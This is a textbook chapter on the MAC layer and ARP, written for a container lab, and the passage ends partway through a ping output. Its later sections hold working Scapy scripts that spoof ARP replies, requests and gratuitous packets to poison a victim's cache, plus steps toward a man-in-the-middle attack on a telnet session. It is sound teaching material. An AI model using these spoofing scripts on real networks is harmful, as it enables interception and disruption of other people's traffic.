Chapter 2

The MAC Layer and Attacks

Contents

2.1 Introduction

When a packet is sent towards its destination, if the destination is on the same network, the packet will be directly delivered. If the destination is not on the same network, the packet will be delivered to a router on the same network. In both cases, the packet will be given to a machine on the same network. How to deliver a packet to a machine on the same network is the job of the Data-Link layer, also known as the MAC layer (Medium Access Control).

At the TCP/IP protocol stack, each layer has its own responsibility. The transport layer focuses on the communication between applications, the network layer focuses on the communication between the machines on different networks, while the MAC layer focuses on the communication between the machines on the same network. At the MAC layer, packets are encapsulated into frames appropriate for the transmission medium, and then forwards the data to the physical layer. The most commonly used transmission medium is the Ethernet.

In this chapter, we will talk about some of the essential concepts at the MAC layer, including the physical and virtual network interface, MAC address, and Ethernet frame. We will focus on the ARP protocol running at this layer, and show a common attack against this protocol. Using the attack on ARP, we show how to launch the Man-In-The-Middle (MITM) attack, which is a popular form of attack on the Internet.

Experiment environment setup. We will conduct a series of experiments in this chapter. These experiments need to use three computers, which are connected to the same LAN. The experiment setup is depicted in Figure 2.1. We will use containers for these machines. Readers can find the container setup file from the website of this book (in the Resource page).



Figure 2.1: The experiment environment setup

2.2 Network Interface Card (NIC)

Machines are connected to networks through Network Interface Cards (NIC). NIC is a physical or logical link between a machine and a network. Each NIC has a hardware address called MAC address. Commonly used local communication networks, Ethernet and WiFi, are broadcast medium by nature, meaning that the machines are connected to a single shared medium. As data flow in the medium, every NIC on the network will *hear* all the frames on the wire.

When a frame arrives via the medium, it is copied into the memory inside the NIC, which checks the destination address in the header; if the address matches the card's MAC address, the

frame is further copied into a buffer in the kernel (`Ring buffer` in Figure 2.2), through Direct Memory Access (DMA). The card then interrupts the CPU to inform it about the availability of a new packet, and the CPU copies all the packets from the buffer into a queue, making room in the buffer for more incoming packets. Based on the protocol, different callback handler functions are invoked by the kernel to process the data from this queue. These handler functions will dispatch the packets to user-space programs. Figure 2.2 illustrates the normal packet flow inside the kernel.



Figure 2.2: Packet flow

The promiscuous mode. Ethernet is a broadcast medium, so each card can "see" all the traffics on the same cable. As we mentioned before, the card checks whether a frame is for its own or not. If not, the frame will be discarded. Most NIC cards have a mode called *promiscuous* mode, which can change the card's default behavior. When operating in this mode, NIC passes every frame received from the network to the kernel, regardless of whether the destination MAC address matches with the card's own address or not. This made packet sniffing possible.

2.2.1 MAC Address

Each network interface card has a unique address, which is called Media Access Control address (MAC address). It is also referred to as hardware address or physical address. Because Ethernet is the most common type of network, MAC address sometimes is also called Ethernet address. We will use these terms interchangeably based on the context.

Ethernet addresses are recognizable as six groups of two hexadecimal digits, typically separated by colons. We can use the `ifconfig` command to get the MAC address of a network interface. See the following.

```
# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
  inet 10.0.2.38  netmask 255.255.255.0  broadcast 10.0.2.255
  inet6 fe80::7cb9:12ed:b8c8:b660  prefixlen 64  scopeid 0x20<link>
  ether 08:00:27:07:07:69  txqueuelen 1000  (Ethernet)
  RX packets 57087  bytes 48888143 (48.8 MB)
  RX errors 0  dropped 0  overruns 0  frame 0
```

```
TX packets 60154  bytes 6505951 (6.5 MB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Tracking based on MAC addresses MAC address is burned into the physical network interface card (these days, many cards do allow the address to be changed). To prevent two network interfaces on the same network to have the same address, MAC addresses are made unique when the cards are manufactured. For mobile devices, this creates a security problem.

These days, most of us carry one or multiple mobile devices. When we move around, these mobile devices will keep scanning for nearby WiFi access points. During the scanning, the MAC address of the network interface card will be used. Therefore, the WiFi access points know the device's unique MAC address. Even though you are not connecting to these access points, but by scanning, you give out the unique MAC address.

This poses no threat to privacy if adversaries only look at the data from one WiFi access point, because they will not be able to know who you are. However, if the adversaries have access to the data from many WiFi access points, it has been proven possible that they can correlate the data, and eventually connect a MAC address to the true identity of the owner.

To protect privacy, Apple started using random MAC addresses on iOS devices while scanning for networks, and other vendors followed quickly. This is made possible because these days, a network interface card's MAC address can be re-configured.

2.2.2 Virtual Network Interface

In modern systems, network interface cards do not need to be hardware; they can be software. This kind of network interface is called virtual network interface. It emulates the way how a physical interface interacts with the operating system. To the OS, there is no difference whether a network interface is a piece of hardware of software; the OS treats them the same. Inside the implementation of the interface, this is where virtual interfaces differ significantly from physical interfaces.

Due to the benefit of software, virtual interfaces can implement many functionalities, without the need to create new hardware. Virtual network interface is widely used in virtual machines, containers, and cloud environment. Our experiment setup uses containers, and all the interfaces listed inside these containers are virtual.

If we look from an abstract level, a network essentially consists of two pipes, one for incoming traffic and the other for outgoing traffic. One end of these pipes connects to the network stack inside the OS kernel. When the OS sends out a packet, it feeds the packet to the outgoing pipe; it receives packets from the incoming pipe. For physical network interfaces, the other end of these pipes connect to a physical cable or wireless transceiver, i.e., they connect to an actual network. See Figure 2.3(a).

For virtual interfaces, the other end of the pipes is not a piece of hardware; it is software, which can emulate different behaviors for different applications. Detailed discussions of virtual network interface deserves its own chapter, which will most likely be added in the future editions of this book. In this chapter, we just give a few examples to help readers get some ideas about virtual network interfaces and their applications.

The loopback interface. This virtual interface exists in most operating systems. It is called `lo`, with the IP address `127.0.0.1`. You can see its details in the following:



Figure 2.3: Physical interface and examples of virtual interfaces

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
    ...
```

Packets with a destination address `127.a.b.c` will be sent to this interface, where `a`, `b`, and `c` can be any number less than 255. As we can see from Figure 2.3(b), the other end of the `lo` interface is connected to software, which implements the loopback behavior. Namely, when it receives a packet from the OS, once the packet reaches the other end of the outgoing pipe, it does not go out; instead, it is fed back to the incoming pipe. To the OS, this becomes a received packet. That is why the interface is called *loopback*. It is used when a computer needs to send a packet to itself.

The dummy interface. Linux provides a virtual interface called `dummy`, which is very similar to the loopback interface, except that you can set an arbitrary IP address on this interface. The following commands set up such an interface.

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
    inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
    ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

// Delete the interface
# ip link del dummy1
```

The dummy interface is useful if you need to access a public server in your system, but during the testing phase, you do not want to access the real server. You can create a dummy interface, and assign the server's IP address to this interface. This way, when you access the server's IP address, you are actually accessing a server running on your local computer.

The tun/tap interface. This virtual interface is widely used in the VPN (Virtual Private Network) implementation. What is unique about this virtual interface is that the other end of the pipes is a user-level program, instead of a physical cable. See Figure 2.3(c). When the OS feeds a packet to the interface from one end of the outgoing pipe, the packet, in its entirety, will be given to a user-level program. On the other direction, the user-level program can generate packets and feed them into the kernel through the virtual interface.

User-level programs typically interact with the kernel-level network stack via the socket interface, which is different from the interaction via the tun/tap interface. This type of interfaces enables the network tunneling, and that is why it is widely used to implement VPN. Details of the tun/tap interface are covered in Chapter 8.

2.3 Ethernet Frame

When data are sent out over the Ethernet, they are placed inside a unit called *Ethernet frame*. Each Ethernet frame starts with a header, followed by the payload, and ended with a 32-bit CRC (cyclic redundancy check) checksum. Figure 2.4 depicts the structure of an Ethernet frame.



Figure 2.4: Ethernet frame

Ethernet header includes 3 pieces of information: destination Ethernet address, source Ethernet address, and Ethernet type. The first two elements specify the source and destination addresses, while the third one specifies what type of data is included in the payload part. If an IP packet is included, the type is `0x0800`; if an ARP packet is included, the type is `0x0806`.

Due to the requirements set by the Ethernet hardware, the payload of an Ethernet frame must have least 46 bytes and at most 1500 bytes of data. If the payload is too small, it will be padded to reach 46 bytes. If the payload is larger than 1500 bytes, it must be divided into smaller fragments. Fragmentation is conducted at the layer above. For example, if the payload is an IP packet lager than 1500 bytes, the IP protocol will conduct the fragmentation.

Scapy program. In this chapter, we will construct Ethernet frames using Python. The Scapy module has already defined a class called `Ether`, mapping each field of the Ethernet header to a class attribute. The names, types, and default values of the attributes for the `Ether` classes are listed below.

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                    = (None)
src        : SourceMACField                  = (None)
type       : XShortEnumField                 = (36864)
```

2.4 ARP

When we send packets on the Internet, we need to know the IP address of the destination. Routers depend on the IP address to decide how to route packets towards their final destinations. However, when a computer sends packets to another computer to the same local network, knowing the receiver's IP address is not enough, because the receiver's network interface card will only inspect the address in the MAC header to decide whether it is the intended receiver or not. Therefore, the sender needs to place the receiver's MAC address in the header. The question is that given the destination's IP address, how do we know its MAC address?

This is done through the Address Resolution Protocol (ARP), which is a protocol at Layer 2. The protocol is quite simple: if a computer needs to find out the MAC address for a given IP address X, it sends out a broadcast message to the entire network, asking "who has the IP address X? Please tell me." All the computers on the same LAN will get the message; the one with the IP address X will respond to the sender with its MAC address. Figure 2.5 depicts how the protocol works.



Figure 2.5: The ARP Protocol

Let us use an experiment to see how ARP works in practice. We go to the host `10.9.0.5` in our setup, and run `tcpdump` to monitor the network traffic on the `eth0` network interface. Then, we go to another host `10.9.0.6`. After making sure that `10.9.0.5` is not in the ARP cache (we will talk about ARP cache later), we run `"ping 10.9.0.5"`. We will see the following results:

```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```

Before the `ping` packet (ICMP) was sent out, the host `10.9.0.6` needed to know the MAC address of `10.9.0.5`, so it sent out an ARP request to everybody on the network. We can see that `10.9.0.5` sent out an ARP reply with the MAC address. After that, the actual `ping` packet was sent out.

2.4.1 ARP Message Format

The ARP protocol is designed to convert a network-layer address to a link-layer address (or vice versa). It is not fixed to any particular type of addresses. For example, the network-layer address could be IPv4 or IPv6 addresses. Because the address types vary, the size of the ARP message depends on the link layer and network layer address sizes. There are two fields in the ARP message header that specify the length for each address. Figure 2.6 depicts the format of ARP message, if the network-layer address is IPv4 and the link-layer address is Ethernet address. The format is the same for both request and reply.



Figure 2.6: ARP message format for IPv4 and Ethernet addresses

ARP request. For ARP request, the sender fills in the sender's address section (both IP and MAC), as well as the IP address in the target section. The target MAC address is left empty, because that is exactly what the sender wants to know. The operation code for request is 1.

ARP reply. When the owner of the target IP sees the ARP request, it constructs an ARP reply message, which puts its own information in the sender's address section, and copy the sender's address information from the ARP request to the target section. The operation code is set to 2 for reply.

Scapy program. In this chapter, we will construct ARP request/reply messages using Python. The Scapy module has already defined an ARP class, mapping each field of the ARP message to a class attribute. The names, types, and default values of the attributes for the `ARP` classes are listed below.

```
$ python3
>>> from scapy.all import *
```

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : FieldLenField               = (None)
plen       : FieldLenField               = (None)
op         : ShortEnumField              = (1)
hwsrc      : MultipleTypeField           = (None)
psrc       : MultipleTypeField           = (None)
hwdst      : MultipleTypeField           = (None)
pdst       : MultipleTypeField           = (None)
```

2.4.2 ARP Cache

Sending out a broadcast ARP message before sending each packet wastes a lot of bandwidth. To avoid that, ARP uses a cache. Every time it gets an answer, it stores the answer in the cache for certain period of time. Therefore, next time, when another packet to the same IP address needs to be sent, the MAC address will be retrieved from the cache, instead of from another ARP request. How long an entry can stay in the cache depends on the system settings.

We can use the `arp` command to list and manipulate the cache content. The following experiment shows the cache content before and after the `ping` command. Before the command, the cache is empty. When we run "`ping 10.9.0.6`", because the computer does not know the MAC address for `10.9.0.6`, an ARP request will be sent out. As we can see from the cache, the result is cached.

```
# arp -n
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
Address     HWtype  HWaddress           Flags Mask  Iface
10.9.0.6    ether   02:42:0a:09:00:06   C           eth0
                    ↖ Cached MAC address
```

We can also use `arp` to set and delete ARP entries. In the following, we set an ARP entry for `10.9.0.7` (this entry will not time out; it is marked with an M flag). We also show how to use `arp` to delete an ARP entry.

```
# arp -s 10.9.0.7 aa:bb:cc:dd:ee:ff
# arp -n
Address     HWtype  HWaddress           Flags Mask  Iface
10.9.0.7    ether   aa:bb:cc:dd:ee:ff   CM          eth0
10.9.0.6    ether   02:42:0a:09:00:06   C           eth0

# arp -d 10.9.0.7
# arp -n
Address     HWtype  HWaddress           Flags Mask  Iface
10.9.0.6    ether   02:42:0a:09:00:06   C           eth0
```

2.5 ARP Cache Poisoning Attack

For performance reasons, especially in the days when the CPU speed and network bandwidth were limited, ARP could not afford to be a complicated protocol. As results, ARP is a simple and stateless protocol. Being stateless means that ARP does not have the adequate information to verify whether a received ARP packet is valid or not. That can lead to security problems.

Cache poisoning is a common type of attack against the protocols that use caches. Its goal is to inject spoofed data into the victim's cache, so the spoofed data will be used by the victim. There are two well-known examples of cache poisoning attacks: ARP cache poisoning attack and DNS cache poisoning attack. Both attacks can lead to the Man-In-The-Middle (MITM) attack, allowing attackers to hijack the victim's communication. In this chapter, we only focus on the ARP cache poisoning attack.

2.5.1 ARP Cache Poisoning Attack

The objective of the ARP cache poisoning attack is to inject a fake entry into the victim's ARP cache, so the target IP address is mapped to the MAC address set by the attacker. How can we achieve this? We will try several approaches, and see which ones can achieve this goal.

Experiment 1: Spoofing ARP Reply. Being stateless means that when ARP sends out a request, it immediately forgets that a request was sent out, so when a reply comes back, ARP cannot tell whether this reply is a solicited one or not. Therefore, it blindly accepts all the replies. Let's see whether this is the case.

We wrote a Python program to send out spoofed ARP packets. We would like to attack the victim `10.9.0.5`, poisoning its cache, causing it to map the IP address `10.9.0.99` to the fake MAC address `aa:bb:cc:dd:ee:ff`. In the code, we spoof an ARP reply from `10.9.0.99`, with the fake MAC address. The most important part of the code is Line ②, which specifies the fake IP-to-MAC mapping that we would like to inject into the victim's ARP cache.

Listing 2.1: Spoofing ARP packets (`spoof_arp.py`)

```
#!/usr/bin/env python3
from scapy.all import *

IP_V       = "10.9.0.5"
MAC_V_real = "02:42:0a:09:00:05"

IP_T       = "10.9.0.99"
MAC_T_fake = "aa:bb:cc:dd:ee:ff"

ether  = Ether(src = MAC_T_fake, dst = MAC_V_real)   ①
arp    = ARP(psrc = IP_T, hwsrc = MAC_T_fake,        ②
             pdst = IP_V, hwdst = MAC_V_real)        ③
arp.op = 2   # Reply

frame = ether/arp
sendp(frame)
```

Before running the attack program, we cleaned the ARP cache on the victim machine using "`arp -d`". Then we ran the program on the attacker machine. After sending the spoofed reply, we checked the ARP cache on the victim machine, and could not find the fake entry in the cache.

What is reason? It turns out that the implementation of the ARP protocol in the underlying OS (Ubuntu 20.04) is not completely stateless. When ARP sends out a request, it creates an `incomplete` entry inside the cache. When a reply comes back, if there is no entry inside the cache, the reply will be dropped, but if there is an entry, the reply will be accepted.

We have confirmed this using the following experiment. We first ping `10.9.0.99` on the victim machine. Since this machine does not exist, no reply will come back. Checking the ARP cache, we can see the incomplete entry created.

```
// On the victim machine
# ping 10.9.0.99
...

# arp -n
Address      HWtype  HWaddress           Flags Mask  Iface
10.9.0.99            (incomplete)                    eth0
```

With such an entry in place, we run the attack again, and this time, our spoofed reply is accepted. As long as there is a record for the target IP address in the cache, spoofed reply will always be accepted. For example, we change the attack program a little bit, changing the last byte of the fake MAC address from `ff` to `00`. We can see that the new MAC is now cached.

```
# arp -n
Address      HWtype  HWaddress           Flags Mask  Iface
10.9.0.99    ether   aa:bb:cc:dd:ee:ff   C           eth0

--- In between: the attack program was modified ---

# arp -n
Address      HWtype  HWaddress           Flags Mask  Iface
10.9.0.99    ether   aa:bb:cc:dd:ee:00   C           eth0
```

It is not clear whether this added state checking is intended for enhancing security or just a side effect of the implementation, but it does not improve the security. It should also be noted that Line ③ is supposed to be copied from the source mapping in the ARP request. However, whether the receiver checks these two entries or not depends on the actual implementation. In our experiment, it seems that the receiver does not check it, so the attack still works if we do not set these two fields in the code (Scapy will set them using the default values).

Experiment 2: Spoofing ARP Request. ARP requests are broadcast, so every machine on the same network receive them, but most machines will just ignore the packets, because the packets are not for them. However, inside the ARP request, there is a piece of useful information in the packet: the sender's MAC address. This information, if cached, can be useful in the future. Therefore, from the optimization perspective, it should be cached. Let us conduct an experiment to see whether this is the case.

We just need to modify `spoof_arp.py` slightly. See the following. First, in the Ethernet header, we set the destination MAC to `ff:ff:ff:ff:ff:ff`, which is the MAC address for broadcast. In the ARP packet, Line ① is still the same, and Line ② specifies which IP's MAC

address we would like to know about; we set it to `10.9.0.5`.

```
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc="10.9.0.99", hwsrc="aa:bb:cc:dd:ee:ff",   ①
            pdst="10.9.0.5")                               ②
arp.op = 1   # Request
frame  = ether/arp
```

We ran the attack program, and the attack was successful, and the fake entry got into the victim's ARP cache. Because ARP request is a broadcast message, the other machine `10.9.0.6` has also received the ARP packet. Out of curiosity, we checked its cache. The information is not cached. Therefore, in Ubuntu 20.04, only the intended receiver of the ARP request will cache the sender's MAC address. This does make sense, because if you have received an ARP request, you need to use the sender's MAC address to send back an ARP reply. Therefore, the sender's MAC address will be cached.

Experiment 3: Spoofing Gratuitous ARP Packets. There is a special type of ARP packets called gratuitous ARP packet. In this ARP packet, the source and destination IP are both set to the sender's IP, and the destination MAC is the broadcast address `ff:ff:ff:ff:ff:ff`. The type can be either request or reply. The gratuitous ARP is intended for the sender to announce its IP-to-MAC mapping to everybody on the same network.

We can slightly modify our attack program to send out a gratuitous ARP packet. Our experiment results are similar to those in the ARP reply case: if there is no entry for `IP_fake` in the victim's cache, the gratuitous ARP packets have not effect. If there is such an entry, the entry will be updated using the information from the gratuitous ARP packet. Since gratuitous ARP packet is a broadcast packet, it affects all the machines on the network.

```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
            pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```

2.5.2 Discussions

To help readers understand the attack better, we list several questions here. It is better to think about these questions first before reading the answers.

Question 1. Can we launch the ARP cache poisoning attack from a remote computer? In this case, the attacker and the victim are not on the same local network.

Answer: The ARP protocol is a Layer-2 protocol, which does not go beyond the local network. Packets from one network to another network need to be routed by a router, but routing only happens on Layer 3. Therefore, no router will route the ARP packets, so spoofed ARP packets from outside will not be able to reach the target network.

Question 2. We know that to inject a fake MAC for `10.9.0.99` to the victim's ARP cache via spoofed ARP reply packets, a cache entry for this IP address must exist in the cache (can be incomplete). What if this entry does not exist, and you are only allowed to spoof ARP reply

packets, can you still be able to succeed in your attack? You are not allowed to spoof other types of ARP packets, but you are allowed to spoof any type of IP packets.

Answer: To succeed in our attack, we should get the victim to create the required cache entry first. We can send a spoofed ICMP packet to the victim, pretending to be from `10.9.0.99`. This will trigger the victim to send out an ICMP response to `10.9.0.99`, which will trigger an ARP request; that leads to the creation of a record in the cache for `10.9.0.99`. Whether this record is complete or incomplete does not matter. We can now launch an ARP cache poisoning attack using a spoofed reply packet, and we will be able to succeed.

2.6 Man-In-The-Middle Attack Using ARP Cache Poisoning

What can we do with the ARP cache poisoning attack? By changing the MAC address of a target IP, we can redirect the victim's packets to the attacker. If the attacker simply drops the packet, it becomes a denial-of-service (DOS) attack. If the attacker does something to the packet, it can become a Man-In-The-Middle (MITM) attack, which is more interesting than the simple DOS attack. In this section, we show how to use ARP cache poisoning to achieve the MITM attack. The techniques we use here is generic, and it is also used in other chapters of this book.



Figure 2.7: Man-In-The-Middle Attack

In our MITM attack, we target the telnet session between Machine A (`10.9.0.5`) and B (`10.9.0.6`). The attacker is on Machine M (`10.9.0.105`). The attacker wants to redirect the packets between A and B to M, so it can modify the packets. For the purpose of demonstration, we replace each character typed by the user at Machine A with the character `Z`. Figure 2.7 depicts the MITM attack that we would like to launch.

2.6.1 Launching the ARP Cache Poisoning Attack

A and B are on the same network, so if they want to communicate with each other, they will use ARP to get the MAC address of each other, and their packets can go directly to each other. In order to put M in the middle, we need to redirect packets, so packets from A to B will go from A to M and then from M to B.

Obviously, A and B are still going to use each other's IP address, but if we can map their IP addresses to the attacker machine M's MAC address, their packet will be redirected to M. We can use the ARP cache poisoning attack to achieve this. In particular, we do the following:

- Poison A's ARP cache, so B's IP is mapped to M's MAC.
- Poison B's ARP cache, so A's IP is mapped to M's MAC.

If we can do the above, when A sends out a packet to B, it will put M's MAC address in the Ethernet header, so the packet will be delivered to M. Although B is on the same network and can see the packet, B's operating system will not take the packet because from the Ethernet header (Layer 2), B is not the intended receiver. At Layer 2, the operating system will not look at the address in the IP header, even though the destination in the IP header is indeed B. Similarly, when B sends packets to A, the packets will also be sent to M.

The attacking code is left to the readers, as it is similar to what we have discussed earlier. If the attack is successful, we should be able to see something like the following (in our setup, M's IP is `10.9.0.105` and MAC is `02:42:0a:09:00:69`):

```
// On 10.9.0.5
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.6         ether   02:42:0a:09:00:69   C            eth0
                                 ↖ This is M's MAC

// On 10.9.0.6
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.5         ether   02:42:0a:09:00:69   C            eth0
                                 ↖ This is M's MAC
```

Note. We need to keep launching the ARP cache poisoning attack once every few seconds; otherwise, other traffic on the network may cause the poisoned cache entries to change back.

2.6.2 IP Forwarding

After having poisoned A's and B's ARP cache, we send packets from A to B (we can `ping` B from A). We will see that they can still reach each other. This is because by default, the IP forwarding on the attacker container is turned on. You can check this system setting using the following command (`1` means on, and `0` means off).

```
# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

When M receives the packet from A to B (due to the Layer-2 ethernet address), the packet will go through M's network stack. When it reach Layer 3, the IP layer, it finds that the destination is B, so the packet is not for M. There are two possible results:

- If M is in the *host* mode, i.e., its IP forwarding is off, M will simply drop the packet, because the packet is not for itself; it must be a mistake.

- If M is in the *routing* mode, i.e., its IP forwarding is on, M will function like a router, and route the packet to B. That's why the packet will eventually reach its final destination.

However, since M, A, and B are on the same network, M knows that the best route from A to B should not go through M; instead, it should go to B directly. According to the IP protocol, M is obligated to send out an ICMP Redirect message to A, so it can help A correct its routing decision for the future communication. That is why we see the ICMP Redirect message printed out by the `ping` program. M will stop sending out ICMP Redirect messages at some point, so you will not see them any more after a while.

```
// On A (10.9.0.5)
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.110 ms
